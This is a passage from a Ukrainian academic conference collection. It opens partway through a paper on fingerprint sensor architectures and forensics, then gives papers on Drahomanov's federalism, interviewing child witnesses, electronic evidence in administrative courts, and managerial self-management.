датчика відбитків пальців, який зчитує біометричні дані та відправляє їх у центральний процесор. Вся обробка та пошук відповідних відбитків відбувається на зовнішньому сервері. Ця система аутентифікації за відбитками пальців є економічною і може бути легко і швидко інтегрована в будь-яку існуючу систему контролю та керування доступом.

Популярність технології Match-on-Host призвела до інновацій у суміжних галузях, таких як Universal Authentication Framework (UAF) Fast Online Identity (FIDO).

Технологія Match-in-Sensor має архітектуру замкнену на самому чіпі «system-on-a-chip або SoC). Вся подальша обробка зчитування відбитків пальців і біометричних даних відбувається безпосередньо в ІС-датчику. Ця архітектура є більш безпечною, оскільки шаблони відвідуваності зашифровані та підписані датчиком, а вся інформація зберігається в приватній флеш-пам'яті.

Проблема судово-медичної експертизи слідів дактилоскопічного походження зумовлена як об'єктивними, так і суб'єктивними факторами. Ці питання мають комплексно вирішуватися на загальнодержавному рівні, покращуючи матеріально-технічне забезпечення правоохоронних органів, підвищуючи якість підготовки висококваліфікованих кадрів у підрозділах судово-медичних розслідувань, удосконалюючи процедури впровадження новітніх технологічних досягнень у експертно-криміналістичну діяльність. Одним із пріоритетних напрямків роботи правоохоронних органів та експертних служб має стати цілеспрямована розробка та впровадження перспективних методів роботи зі слідами дактилоскопічного походження.

### References:

1. Бандурка О.М. Оперативно-розшукова діяльність. Частина І: Підручник–Харків: Вид-во Нац. ун-ту внутр. справ, 2002. 336 с.
2. Бдайцієва Х. М. Використання слідів дактилоскопічного походження в процесі доказування по кримінальному провадженні. Теоретичні питання юриспруденції і проблеми правозастосування: виклики ХХІ століття : матеріали ІІІ Всеукр. наук.-практ. конф. (м. Харків, 19 черв. 2020 р.). Наук.- дослід. ін-т публічної політики і соц. наук. Харків, 2020. С. 127–130.
3. Дубоноси, Е. С. Оперативно-розшукова діяльність: підручник і практикум для СПО. 6-е изд., Перераб. і доп. 2017. 379 с.
4. Лапта С.П. Перспективні напрями розвитку дактилоскопії в зарубіжних країнах. Вісник Харківського національного університету внутрішніх справ. 2017. № 3 (78). С. 59–66.
5. Методи оперативного розпізнання. Оперативно-розшукова діяльність. URL: <http://ord-irina.pp.ua/МЕТОДИ-ОРД/>
6. Обнаружен способ «обмана» датчиков отпечатков пальцев. SecurityLab.ru. URL: <https://www.securitylab.ru/news/485851.php>.
7. Про оперативно-розшукову діяльність. Офіційний вебпортал парламенту України. URL: <https://zakon.rada.gov.ua/laws/show/2135-12#Text>.

8. Рогатюк І. В. Напрями удосконалення використання дактилоскопічної інформації в діяльності органів досудового розслідування та прокуратури. Часопис Київського університету права. 2014. № 1. С. 292–296.

9. Тетарчук І. Оперативно-розшукова діяльність. Видавництво Центр навчальної літератури. 2022. 228 с.

10. Тычьте сюда. N + 1: научные статьи, новости, открытия. URL: <https://nplus1.ru/material/2017/03/06/fingerprints>.

## ІДЕЇ ФЕДЕРАЛІЗМУ В ПРАВОВИХ ПОГЛЯДАХ М.ДРАГОМАНОВА

**Жупник Василь Васильович,**

кандидат історичних наук,  
доцент кафедри права,  
Університету Короля Данила,  
м. Івано-Франківськ, Україна

Для української правової думки ідея федералізму є актуальною і популярною, як в наш час, так і в попередні історичні періоди. Закономірно, що утвердження ідей федералізму в українській правовій думці відбулося у ХІХ ст., тобто в час, коли ці ідеї набули популярності в Європі. Поширення концепції розвитку держави на засадах федерації не було новим і для ХІХ ст., ці ідеї були популярними і ключовими в Античну епоху, а в Новий час розглядалися, як альтернатива абсолютиським імперіям, що домінували в Європі. Найбільше увагу до концепції федералізму привернув процес створення Сполучених Штатів Америки. Показово, що саме США і державотворчі процеси, що відбувалися на Американському континенті сприяли утвердженню ідей федералізму в українській політичній і правовій думці. Український дослідник О.Забзалюк, прослідковуючи еволюцію ідей федералізму в Україні, вказує, що першими, хто популяризував подібні ідеї у ХІХ ст. були декабристи [4, с. 20].

Закономірно, що для Європи ідея федерація, аналогічна американській не була властива, проте вона містила засадничі норми про поєднання в межах однієї держави кількох політичних утворень. У випадку української правової думки, поширення федералізму відбувалося під впливом ідей слов'янофільства.

Розглядаючи етимологію поняття «федералізм», то воно латинського походження [9]. У ХІХ ст. з огляду на еволюцію змісту самого поняття держава, трансформувалася і зміст поняття федералізм. Саме у європейській традиції державотворення, поняття держава набуває нового змісту. Так, держави ХІХ ст., що розвивалися в умовах утвердження конституціоналізму, формували нову конфігурацію взаємин між суб'єктами федерації, які залишаючись суверенними, добровільно розділяють окремі спільні завдання, а окремі залишають для власного автономного правління [11].

Розкриваючи правові погляди М.Дагоманова та місце в них ідей федералізму, варто зауважити, що на українських землях ХІХ ст. вони поширилися під впливом декабристів й набули популярності в політичній програмі Кирило-Мефодіївського товариства. Власне кирило-мефодіївський федералізм аргументовувався виключно в межах слов'янофільства. Так, М. Костомаров вказував, що «всі слов'янські народи з'єднуються між собою у федерацію подібно до стародавніх грецьких республік чи Сполучених Штатів Америки» [7, с. 474]. Схожої думки був і Г. Андрузький, який для реалізації слов'янської федерації пропонував взяти «за взірець Сполучені Штати чи нинішню конституційну Францію» [5].

Характерно, що політичні й правові ідеї кирило-мефодіївців відрізнялися від ідей російських слов'янофілів, й апелювали до дотримання принципів демократизму, соціальної рівності, політичної свободи, засудження самодержавства, експлуатації, кріпацтва, критика імперіалізму, як основного ярма України, апелювання до історичних звичаїв і традицій, тощо [9, с. 70].

У другій половині XIX ст. основним ідеологом федералістичних ідей серед українців був М. Драгоманов. С. Єскельчик вважає його «найвидатнішим представником федералістичної думки в XIX ст.» [3]. В основі федералістичної концепції М. Драгоманова лежала ідея «громадівського соціалізму». Мислитель вважав, що федерація, як форма організації держави є закономірним етапом [8, с. 414]. Цю тезу мислитель аргументував тим, що на певному етапі свого розвитку, держава досягає такого рівня централізації, коли не враховуються ані соціально-економічні потреби регіонів, ані їх національна специфіка. Як наслідок популярними стають ідеї децентралізації. Що в практичній площині ведуть до утвердження нового федеративного устрою. Основними аргументами на користь федерації М. Драгоманов вважав, що така форма організації держави дозволяє досягнути національної незалежності та соціального розвитку, а також впровадження демократичних елементів розвитку окремих народностей у межах єдиної держави [8, с. 415-416].

Разом з тим, варто констатувати, що М. Драгоманов не мав чіткого розуміння федералізму, як форми державного ладу. Він у своїх роботах часто, і як синоніми використовував терміни «федерація», «федералістичні зв'язки», «федералізм» й мав на увазі як форму взаємозв'язку між державами, так і форму взаємозв'язку між окремими громадами чи територіями [6, с. 10].

Загалом, драгоманівський федералізм розвивався у двох паралельних площинах. Перша – федералізація імперії Романович, з якої, на думку М. Драгоманова, Україна не мала шансів виокремитися як незалежна держава. Друга – федеративний устрій самих українських земель, які на думку мислителя характеризуються відсутністю політичної єдності, етнічними та національними відмінностями [2]. Тобто, у М. Драгоманова йдеться про «федералізм земель» та «федералізм народів». Характерно, що цю концепцію він рекомендував реалізувати не в імперії Романових, а в Австро-Угорщині, адже народи, що входили до її складу мали тривалішу історію існування національних держав, а отже політичні й інші відмінності. Стосовно ж окремішності українських земель у складі Російської імперії, то М. Драгоманов такі перспективи відкидав. Більше того, Україну, Польщу, Литву, Грузію, він називав недержавними народами, державність яких може бути реалізована тільки в межах федеративної Росії [1, с. 102].

На нашу думку, концепція федералізму яку відстоював М. Драгоманов була далекою від класичної. Його основна мета полягала у ліквідації російського самодержавства та централізму влади з відповідним посиленням місцевого самоврядування. Громадівський соціалізм Драгоманова передбачав формування федеративної демократичної республіки, яка складалася не з окремих штатів та гарантувала широкі повноваження органам місцевого самоврядування. При цьому, мислитель відкидав можливість створення окремої Української держави

Драгоманівський федералізм був швидше не про ступінь підпорядкування суб'єктів федерації центральній владі, чи їх самостійність, а про зміну вертикальних механізмів влади на горизонтальні, що вкотре ґрунтувалося на бажанні ліквідувати російське самодержавство і усталену в імперії Романових абсолютистську монархію, яка взагалі відкидала ідею конституції, а про розширення політичних прав окремих регіонів, й мови не могло йти.

Не зважаючи на зміст поглядів М. Драгоманова, вони мали насамперед значний вплив на політичну думку України останньої третини ХІХ – початку ХХ ст. Особливо, його ідеї вплинули на політичні переконання галицьких мислителів С. Подолинського, І. Франка та ін.

Таким чином, М. Драгоманов будучи одним із провідних українських мислителів другої половини ХІХ ст. запропонував власне розуміння федеративного устрою. Федералізм для мислителя обґрунтовувався як історичними обставинами, так і закономірною еволюцією окремих народностей, що існували в межах однієї держави. Аналізуючи перспективу подальшого розвитку українських земель, М. Драгоманов аргументував необхідність існування України в межах федеративної Росії, що з одного боку вказує на прихильність до ідей слов'янофільства, а з іншого – про відсутність у мислителя чіткої національної позиції.

#### References:

1. Драгоманов М. Народні школи на Україні серед життя і письменства в Росії. Geneve; Vale; Lyon: H. Georg, 1877. 152 с.
2. Драгоманов М. Переднє слово до «Громади». URL: <http://webcache.googleusercontent.com/search?q=cache:uwnaCa0isv4J:litopys.org.ua/drag/drag11.htm+&cd=1&hl=uk&ct=clnk&gl=ua>
3. Єкельчик С. Федералізм М. Драгоманова. URL: [http://webcache.googleusercontent.com/search?q=cache:Lki\\_ZZytVsUJ:www.ditext.com/yekelchik/federal.html+&cd=1&hl=uk&ct=clnk&gl=ua](http://webcache.googleusercontent.com/search?q=cache:Lki_ZZytVsUJ:www.ditext.com/yekelchik/federal.html+&cd=1&hl=uk&ct=clnk&gl=ua)
4. Забзалюк О. Генеза ідей федералізму в історії української політико-правової думки (кінець ІХ – середина ХІХ ст.). *Науковий вісник Львівського державного університету внутрішніх справ. Юридичні науки*, 2012. № 4. С. 17-24.
5. Карасевич А., Лисенко Л. Ідея слов'янської федерації у програмних документах Кирило-Мефодіївського товариства. URL: <https://cutt.ly/hKfpZpf>.
6. Ковриженко О. Погляди М. П. Драгоманова на федеративний устрій суспільства. *Науковий часопис Національного педагогічного університету імені М.П. Драгоманова. Серія 06. Історичні науки. Випуск 5. С. 9-12.*
7. Костомаров Н. И. Исторические произведения. Автобиография. К., Изд-во при КГУ, 1989. 736 с.
8. Круглашов А. Драма інтелектуала: політичні ідеї Михайла Драгоманова. Чернівці: Прут, 2000. 488 с.

9. Сліпушко О. Суспільно-політичні ідеї Кирило-Мефодіївського братства у художньому просторі поезій Тараса Шевченка. *Шевченкознавчі студії*. 2013. Вип. 16. С. 66-74.

10. Kalypso N. «Our European Demoi-crazy», in *Whose Europe? National Models and Constitution of the European Union*, eds S. Weatherill and K. Nicolaidis (Oxford: Oxford University Press, 2004. P. 137-152. URL: <https://users.ox.ac.uk/~ssfc0041/EurDem.pdf>.

11. Piattoni S. Federalism and Its Competitors: Which Template for Contemporary Europe?. *Dans L'Europe en Formation*, 2012/1 (n° 363). P. 9-20. URL: <https://www.cairn.info/revue-l-europe-en-formation-2012-1-page-9.htm#no8>.

## МІЖНАРОДНІ СТАНДАРТИ ТА КЛЮЧОВІ ОСОБЛИВОСТІ ПРОВЕДЕННЯ ОПИТУВАННЯ НЕПОВНОЛІТНІХ

**Прилуцький Артем,**

курсант

Дніпропетровський держаний університет внутрішніх справ

**Валерій Біліченко,**

старший викладач кафедри

тактико-спеціальної підготовки

Опитування дитини – це безпосередній діалог між слідчим, прокурором чи адвокатом з метою отримання інформації про ситуацію злочину, жертвою чи свідком якого стала дитина.

Допит неповнолітніх або неповнолітніх проводиться в присутності законного представника, педагога чи психолога, а в разі потреби — лікаря. Допити неповнолітніх або неповнолітніх не можуть тривати більше однієї години на добу і в цілому більше двох годин.

Відповідно до Конвенції про права дитини, «дитиною є будь-яка особа віком до 18 років, якщо вона не досягає повноліття відповідно до чинного законодавства». Неповнолітньою вважається дитина віком від 14 до 18 років [1].

Одним із важливих міжнародних документів, що визначають особливості інтерв'ю з дітьми, є Конвенція Ради Європи про захист дітей від сексуальної експлуатації та насильства [2]. Ратифікований Україною в 2012 році, він став частиною нашого законодавства.

Відповідно до статті 35 цієї Конвенції, питання та допити неповнолітніх мають враховувати наступне:

- 1) опитування або допит повинні проводитися без розумної затримки.
- 2) співбесіди або запитання будуть проводитись у спеціально відведеному для цієї мети кімнаті.
- 3) особою, яка проводить співбесіду, має бути особа, яка пройшла відповідну підготовку.
- 4) опитувати дітей має та сама особа.
- 5) мінімізуйте інтерв'ю з дітьми.
- 6) дорослі повинні супроводжувати співбесіду.
- 7) опитування або запитання дитини має бути записано на відео, щоб гарантувати, що відеодоказ дитини буде прийнятий як доказ у справі.

Кожна Договірна Сторона повинна мати можливість зняти на відеозапис інтерв'ю з дитиною-жертвою або, якщо це доречно, зі свідком і забезпечити, щоб відеодокази були прийняті як докази в суді відповідно до норм її національного законодавства. Законодавчі заходи або інші заходи повинні бути взяті.

Розмову з вашою дитиною слід проводити з мінімальною кількістю запитань, у присутності кваліфікованого фахівця та в присутності дорослого, якому

довіряють, щоб уникнути стресу для вашої дитини. Якщо дитина погоджується надати докази в суді, необхідно подбати про те, щоб дитина не контактувала з підозрюваним або підсудним. Під час співбесіди необхідні відео- та аудіо-навички, щоб запобігти травмам дитини. Не думайте, що свідчення дитини є недостовірними або неточними лише тому, що це не свідчення дорослих.

Зелена кімната – це метод опитування дітей, які є жертвами злочинів та свідків, у середовищі, яке мінімізує та запобігає повторній травмі з урахуванням психологічних та психофізіологічних особливостей дитини. Програму підтримують 12 міжнародних партнерів: Європейський Союз, Європейський інвестиційний банк, Канада, Данія, Німеччина, Японія, Нідерланди, Норвегія, Польща, Швеція, Швейцарія та Великобританія. Основна мета допиту в такому приміщенні – за допомогою спеціальних прийомів створити психологічно комфортну атмосферу, правильно записати опитування на відео, а потім провести розслідування без повторного опитування, щоб не пошкодити психіку дитини. знову під час розслідування та процедури. Основними цілями та причинами створення та функціонування «зеленої кімнати» для дітей є соціально-правовий захист дітей, виявлення та фіксація злочинних дій, спрямованих на дітей або їх залучення.

Робота організовується індивідуально з урахуванням віку та ступеня розвитку дітей.

Основною роботою зеленої кімнати є:

- 1) надавати матеріали про злочини та злочини дітям, які стали свідками або позовкли злочинів чи злочинів;
- 2) діяти з дитиною, яка впіймала порушення чи злочин;
- 3) відновлення психологічного та емоційного стану дітей, які постраждали від конфліктів, нещасних випадків та інших екстремальних умов;
- 4) пом'якшення наслідків психологічної травми та психологічного та фізичного напруження;
- 5) психологічне консультування.

Відповідна дитяча категорія в зеленій кімнаті:

- 1) діти, які вчинили злочини;
- 2) діти в неблагополучних сім'ях;
- 3) діти, які постраждали від усіх видів насильства;
- 4) діти в кризі за своїх дітей;
- 5) зареєстровані діти;
- 6) діти, які часто вживають алкоголь і наркотики;
- 7) діти без постійного місця проживання;
- 8) дуже погані діти;
- 9) діти, які добровільно залишили навчальний заклад;
- 10) діти, які стали жертвами торгівлі людьми.

#### **Список використаних джерел:**

- 1) Алісія Будзинська. Як опитувати дитину. Порадник для фахівців, які беруть участь в опитуванні малолітніх свідків та потерпілих (доступно на сторінці [https://childfund.org.ua/Uploads/Files/books\\_pdf/book\\_opytuvaty\\_dytuny.pdf](https://childfund.org.ua/Uploads/Files/books_pdf/book_opytuvaty_dytuny.pdf), (відвідано 10 січня 2021 року)



2) Закон України «Про внесення змін до деяких законодавчих актів України щодо імплементації Конвенції Ради Європи про захист дітей від сексуальної експлуатації та сексуального насильства (Ланцаротської конвенції)» від 18 лютого 2021 року № 1256-IX <https://zakon.rada.gov.ua/laws/show/1256-20#Text> (звернення 12.03.2021 року).

3) Узагальнення Вищого спеціалізованого суду України з розгляду цивільних і кримінальних справ «Про практику вирішення слідчими суддями питань, пов'язаних із слідчими (розшуковими) діями» від 6 червня 2016 року [https://kievskisud.od.ua/images/docs/doc1/vityag\\_slid.pdf](https://kievskisud.od.ua/images/docs/doc1/vityag_slid.pdf) (звернення 28.11. 2021).

## ЕЛЕКТРОННІ ДОКАЗИ В ЗРАЗКОВИХ СПРАВАХ. ПРОБЛЕМИ ЇХ ДОСЛІДЖЕННЯ ТА ВИЗНАННЯ ДОПУСТИМИМИ

**Сторожук І.О.**

аспірант, Університет сучасних знань м.Київ

Науковий керівник:

Ведерніков Ю.А.

кандидат юридичних наук (доктор філософії, PhD).

**Анотація:** у цій статті предметом дослідження є норми чинного законодавства, присвячені електронним доказам. Об'єктом дослідження є окремі проблеми, пов'язані з порядком отримання та дослідження електронних доказів через його ознаки. Розглянуто особливості доказування за допомогою електронних доказів. У статті приділено увагу характеристиці електронних доказів відповідно до чинного законодавства України. Розкрито основні проблеми, пов'язані з розумінням природи та застосуванням електронних доказів у адміністративному процесі.

**Ключові слова:** зразкова справа, адміністративне судочинство; докази; електронні докази; доказування; суди; процес доказування; підпис; інформація.

Враховуючи реалії сьогодення, можна говорити про те, що йде процес конкуренції цифри та класики. Електронне правосуддя безпосередньо впливає і на інститут доказування у судовому процесі, а сучасна процесуальна наука робить множинні зусилля у пошуку електронних доказів свого власного особливого законодавчого статусу. Вказана тема сьогодні, у часи коронавірусної кризи, є актуальною.

Юридичну силу будь-якого документа задає його відповідність певним вимогам. Вони встановлені законами та іншими нормативно-правовими актами, можуть відрізнятися залежно від виду та призначення документа. Такі документи повинні відповідати як загальним вимогам, що висуваються до будь-яких юридично значимих документів, так і спеціальним. Суди дедалі частіше звертаються до електронних доказів або дозволяють сторонам та іншим особам, які беруть участь в адміністративному судочинстві, подавати електронні докази [6].

Електронні докази у багатьох відношеннях відрізняються від інших видів доказів, під час роботи з електронними доказами в судах виникають специфічні проблеми. Ці проблеми вказують на необхідність розширення знань про електронні докази та поліпшення використання електронних доказів в адміністративному судочинстві.

На доцільність запровадження електронного судочинства звернуто увагу у Рекомендації Rec(2001) 3 КМ РЄ державам-членам „Щодо надання громадянам судових та інших юридичних послуг з використанням новітніх технологій”, яка вказує на необхідність забезпечення можливості:

- 1) відкриття провадження за допомогою електронних засобів;
- 2) здійснення подальших процесуальних дій у рамках провадження в середовищі електронного документообігу;
- 3) отримання відомостей про хід справи шляхом одержання доступу до судової інформаційної системи;
- 4) одержання інформації про результати провадження в електронній формі .

Наявність електронного судочинства в іноземних країнах не є новим. Процес його створення для багатьох із них став доволі прогресивним, який позбавив органи правосуддя від виконання зайвої паперової роботи та дозволив використовувати у судовому процесі новітні технології. Більшість держав світу всебічно розвивають електронне судочинство. Зокрема, Туреччина впровадила таку систему, що дозволяє повністю забезпечити електронний документообіг [5].

Даний вид доказу не можна віднести до категорії письмового доказу, але учасники справи мають право подавати письмові докази в електронних копіях, посвідчених електронним цифровим підписом, прирівняним до власноручного підпису відповідно до закону. Електронна копія письмового доказу не вважається електронним доказом.

Єдиною підставою для використання відеозапису у якості електронного доказу в судовому процесі є відсутність порушень закону під час його отримання. Тому, недопустимий доказ не може бути використаний при прийнятті судом процесуальних рішень.

Перші спроби уніфікувати електронні докази у цивільному процесі зробив вітчизняний вчений А. Ю. Каламайко, запропонувавши види електронних доказів в залежності від особливостей їхньої форми, а саме:

- 1) звуко- та відеозаписи;
- 2) електронні документи;
- 3) інша інформація в електронній формі;
- 4) інформаційні повідомлення.

На наше бачення електронні докази можливо класифікувати на наступні види, відокремивши в залежності від джерел їх надходження, а саме:

1) *електронні документи*, – під якими, відповідно до ч. 1 ст. 5 Закону України „Про електронні документи та електронний документообіг”<sup>5</sup>, слід розуміти документи, інформація в яких зафіксована у вигляді електронних даних, включаючи обов’язкові реквізити документа.

2) інформація, отримана з відкритих джерел *мережі Інтернет* – найбільшої глобальної комп’ютерної мережі, яка забезпечує допустимість доказу шляхом швидкого з’єднання між носієм інформації та електронно-обчислювальною машиною (якою має користуватися суд під час дослідження даного доказу);

3) *аудіо- та відеозаписи* – це широкий спектр технологій запису, обробки, передачі, зберігання та відтворення візуального та аудіовізуального матеріалу на моніторах.

можна віднести до письмових або речових доказів, адже вони є предметами матеріального

характеру і складають окремий вид аудіовізуальної інформації. Їх особливість пояснюється тим, що

суд цікавить не сам носій, а інформація, що зафіксована на ньому. Використання такого виду доказів у судовому процесі можливо лише через застосування технічного обладнання;

4) *електронні повідомлення*: мультимедійні та голосові повідомлення – один із видів електронної інформації, яка складається з двох елементів: спілкування та передача відомостей. Зокрема, під мультимедійними можна розуміти повідомлення з мультимедійним змістом (зображення, звук тощо), які пересилаються між мобільними пристроями, а не тільки з текстовим наповненням, як у випадку з SMS. Їх також не можливо віднести до письмових або речових доказів.

Проблематика впровадження електронних (цифрових) доказів до національної судової системи привертала увагу багатьох вчених. Зокрема, в адміністративному судочинстві: В.Бевзенко, Н.Є.Блажівська, І.В.Казачук та інші. Однак, щодо такого особливого виду доказів як електронні, наразі не має в достатній мірі напрацювань, і особливо – стосовно їх застосування у сучасному судочинстві. З цих підстав, наукове дослідження одного із елементів електронного судочинства – електронних доказів та їх визнання належними і допустимими в судовому процесі є досить актуальним.

#### Список використаних джерел:

1. Конституція України Закон від 28.06.1996 № 254к/96-ВР [Електронний ресурс]. – Режим доступу: <http://zakon3.rada.gov.ua/laws/show/254к/96-вр>
2. Кодекс адміністративного судочинства від 06.07.2005 № 2747-IV [Електронний ресурс]. – Режим доступу : <http://zakon2.rada.gov.ua/laws/show>
3. IV. Відомості Верховної Ради України. 2005 р. № 35. 35–37. С. 1358.
4. Ст. 446.
5. Адміністративне судочинство України: теорія та практика: монографія / кол. авт.; за заг. ред. О.М. Нечитайла. Київ : ВАІТЕ, 2015. 288с.
6. Вернидубов І., Белікова С. Електронні докази: поняття, особливості та проблеми щодо їх дослідження судом. *Evropsky politicky a pravni diskurz*. 2018. Vol. 5, Iss. 2. С. 299–305.
7. Калмикова Я.С. Докази та доказування в адміністративному судочинстві : автореф. дис. канд. юрид. наук : 12.00.07. / Нац. ун-т «Юридична академія України імені Ярослава Мудрого». Харків, 2013. 20 с.
8. Зразкові справи: веб-ресурс «Верховний Суд». URL : [https://supreme.court.gov.ua/supreme/inshe/zrazkovi\\_spravu/](https://supreme.court.gov.ua/supreme/inshe/zrazkovi_spravu/) (дата звернення 03.06.2022 року).

## **САМОМЕНЕДЖМЕНТ ЯК ЗАСІБ ПІДВИЩЕННЯ ЕФЕКТИВНОСТІ РОБОТИ КЕРІВНИКА**

**Ігнатюк Вікторія Василівна**

к.т.н., доцент кафедри менеджменту  
Національний транспортний університет м.Київ

**Туніна Ганна Святославівна**

Студентка групи МН(МО)-3-2  
Національний транспортний університет м.Київ

Бути організованим, незалежно від того, відноситься це до навколишнього простору або до вашого часу, - означає бути підготовленим. Це означає відчувати себе зібраним, володіти ситуацією, бути готовим використовувати всі наявні можливості та впоратись з будь-якими сюрпризами та несподіванками, які життя створює на вашому шляху. Ми живимо в складному, що швидко розвивається світі, який має багато безмежних можливостей. Багато керівників, що керують тими чи іншими суб'єктами, не достатньо проявляють організованість, обов'язковість, не уміють раціонально використовувати свій робочий час. Особливо це стосується молодих менеджерів та керівників. Від того як вони будуть самоорганізовані, багато в чому буде залежати і успіх в кар'єрі.

Самоменеджмент (self-management) – це послідовне та цілеспрямоване використання ефективних методів роботи у повсякденній практиці, з оптимальним використанням своїх ресурсів для досягнення своїх цілей.

Основна ціль самоменеджмента складається в тому, щоб максимально використовувати особисті можливості, свідомо керувати своїм життям та долати зовнішні обставини як на роботі, так і в особистому житті.

Питанню самоменеджменту як засобу підвищення ефективності управління присвятили свої наукові роботи багато вчених. Деякі з них розробили власні концепції. Описані в літературі концепції самоменеджменту будуються на визначеній ідеї, навколо якої формується система методик і прийомів роботи над собою для реалізації цієї ідеї (табл.1). Кожна з концепцій в комплексі з методиками їх реалізації може бути використана для самооцінки і саморозвитку особистості, її ділових якостей та потенціалу, що значно збільшує шанси і перспективи успішного просування в професійній сфері.

Таблиця 1.  
Концепції самоменеджменту

Автор	Сутність концепції
Л.Зайверт [1]	Функції перебувають у певній взаємозалежності та зазвичай реалізуються в такій послідовності: встановлення цілей, планування, прийняття рішень, реалізація та організація, контроль, інформація та комунікація.
М.Вудкок, Д.Френсіс [3]	Концепція побудована на ідеї обмежень. Тобто фактор, що стримує потенціал і результати роботи "системи" організації в цілому, групи чи індивіда. Теорії обмежень пропонують у якості найшвидшого і практичнішого способу здійснення прискореного саморозвитку вивчення, усвідомлення і подолання обмежень, що перешкоджають успіху й особистому росту.
В.Андрєєв [5]	Концепція заснована на прагненні до саморозвитку в собі творчої особистості. Як вихідну позицію для саморозвитку В. Андрєєв виділяє визначення свого типу творчої особистості. З цією метою пропонуються вісімнадцять характеристик різних творчих типів особистості менеджера.
А. Хроленко [6]	Заснована на ідеї культури ділового життя, розуміння якого і є метою самоменеджменту. Структура цільових орієнтирів самоменеджменту включає вміння жити в згоді з іншими; вести бесіду й організувати нараду; писати особисті і ділові листи; слухати і чути людину; організувати своє життя і відпочинок.
Бербель та Хайнц Швальбе [7]	Зв'язок кар'єри з успіхом. Саме орієнтація на досягнення успіху, тобто результату діяльності, співвіднесеного з очікуваннями, системою цінностей, життєвими цілями індивіда, а також одержуваного позитивну суспільну і соціальну оцінку, служить головним мотивом просування по сходах ділової кар'єри.

Внаслідок значного перевищення обсягу функцій, покладених на керівників, над їхніми можливостями реалізувати ці функції, керівникам доводиться приймати рішення про першочерговість завдань і справ. У цьому випадку прийняття рішення означає визначити пріоритетність.

Встановити пріоритети – означає прийняти рішення про черговість вирішення задач, тобто яким із задач варто віддати першорядне, другорядне і т.д. значення.

Вибір пріоритетних справ можна зробити за декількома методами [8]:

1. Принцип Парето (співвідношення 80:20). Принцип Парето в загальному виді говорить, що всередині даної групи окремі малі частини виявляють набагато більшу значимість, чим це відповідає їх відносній питомій вазі в цій групі. Таким чином, коли говорять про принцип Парето, мають на увазі співвідношення 80:20. Перенесення цієї закономірності на робочу ситуацію керівника означає, що в процесі роботи за перші 20% часу, що витрачається, досягається 80% результатів;

2. АБВ Аналіз. За допомогою АБВ аналізу забезпечується упорядкування задач за їх значимістю й орієнтацію результатів роботи на досягнення найбільшого ефекту. Букви А, Б, В означають три класи задач відповідно до їхньої значимості з погляду досягнення професійних і особистих цілей;

3. Принцип Ейзенхауера. Метод прискороного аналізу пріоритетності задач, розроблений американським генералом Дуайтом Ейзенхауером. Відповідно до цього принципу, пріоритети встановлюються за такими критеріями як терміновість і важливість справи. У табл.2 розглянуті переваги та недоліки кожного з представлених методів.

Таблиця 2.

## Переваги та недоліки методів вибору пріоритетних справ

Назва методу	Переваги	Недоліки
Принцип Перето	Цей принцип може стати настановою щодо ефективного розподілу ресурсів, допомагає виявити першопричини, розставити пріоритети для вирішення проблеми та спробувати її усунути спочатку, в управлінні часом.	Парето, це не обов'язково означає, що він завжди відповідає дійсності. Це також повторює, що принцип Парето – це лише спостереження, а не обов'язково закон. Через те, що надається пріоритет важливим моментам, втрачаються менш значущі проблеми, які також впливають на проект.
АБВ аналіз	Упорядкування задач за їх значимістю й орієнтацію результатів роботи на досягнення найбільшого ефекту. Практично не потрібно додаткового часу на планування.	Головні труднощі полягають у тому, щоб точно визначити ті самі 20% (категорію «Б»), що визначають успіх справи. Прийняття рішень про пріоритети, так само як і процес установа цілей справа індивідуальна. Суб'єктивність в розстановці пріоритетів, низька стійкість до зовнішніх перешкод, збій при розстановці термінових справ, при неочікуваних проханнях оточуючих.
Принцип Ейзенхауера	Послідовний розподіл справ по категоріях значно підвищує продуктивність праці керівника.	Розмите уявлення про важливість справ.

Окрім усіх перелічених прийомів, можна та потрібно використовувати важливіший принцип тайм-менеджмента: «Все може бути удосконалено!», відштовхуючись від того, що резерви ефективності та розвитку нічим не обмежені. В розподілі приватного часу важливіші не громадські правила, а індивідуальний стиль, який в кожній людини свій. Його просто треба відшукати.

Таким чином, раціонально розподіляти свій час людина може тільки сама, звичайно спираючись на спільні прийоми, а саме:

1. Відокремлювати першочергове від другорядного, термінового- від того, що може ще почекати. Одразу розтавляти пріорітети.

2. Казати «ні» спокусам, а також тим, хто нахабно спокушається на ваш робочий час, та розтягує його до неймовірних розмірів. «Час – гроші», - як писав відомий вчений та політичний діяч Бенджамін Франклін. Але це ствердження чомусь відходить на другий план, коли справа стосується виконання службових обов'язків.

3. Намагайтеся постійно покращувати особисті комунікаційні навички та організованість. По-перше, це ніколи не зайве, а по-друге, у зв'язку з усіма вищесказаним, потрібно намагатися спілкуватися на роботі швидко та ефективно, а не ходити довкола. Підлеглі повинні чітко розуміти, що ви від них вимагаєте і як це виконати, при цьому бажано одразу обговорити, в якому вигляді, в який строк та з якою ціллю повинна бути виконана робота.

4. Змусити час працювати на вас. Адже, як не дивно, кожною своєю дією сьогодні ви створюєте основу на майбутнє, по цеглинці збираючи фундамент вашого майбутнього благополуччя. Це стосується не тільки роботи, але і вашого особистого життя, що нерозривно з вами зв'язано.

**Висновок:** Вміння ефективно використовувати свій час та планування його по пріоритетам є високоточним інструментом самоменеджменту, який зменшує час досягнення цілей. Коли керівник є організованим, зібраним, пунктуальним, відповідальним, вимогливим, справедливим, адекватним – то це допомагає працювати ефективно не тільки йому, це також налаштовує на зовсім іншу атмосферу на робочому місці його підлеглих. Керівник це особа, яка подає приклад та диктує правила поведінки на робочому місці, тому тільки самоменеджмент та самоосвіта дозволить керівнику правильно себе поставити в новому колективі, та закріпити свої позиції у вже напрацьованому місці.

#### Список літератури

1. Зайверт Л. Ваш час – у ваших руках - М.: навч. посіб. Київ, 1991.
2. Зайверт Л., Костенмахер Т.В. Зроби своє життя простіше : навч. посіб. Київ, 1998.
3. Вудкок М., Френсіс Д. Розкутий менеджер. – М.: «Дело», 1991.
4. Перерва П.Г. Мистецтво самомаркетингу. Працевлаштування без проблем. - Х. 2009.
5. Андреев, В.И. Саморозвиток менеджера / В.И. Андреев. – М.: Прогресс, 2007. – 430 с.
6. Хроленко, А.Т. Самоменеджмент / А.Т. Хроленко. – М.: Економіка, 2005. – 250 с.
7. Швальбе, Б. Особистість, кар'єра, успіх / Б. Швальбе, Х. Швальбе: пер. з нем. Л.Н. Цеділіна; под ред. В.В. Шолерова. – М.: Прогресс, 2005. – 240 с.
8. Скібіцька Л.І. Організація роботи менеджера – М.: навч. посіб., 2010. – 138 с.



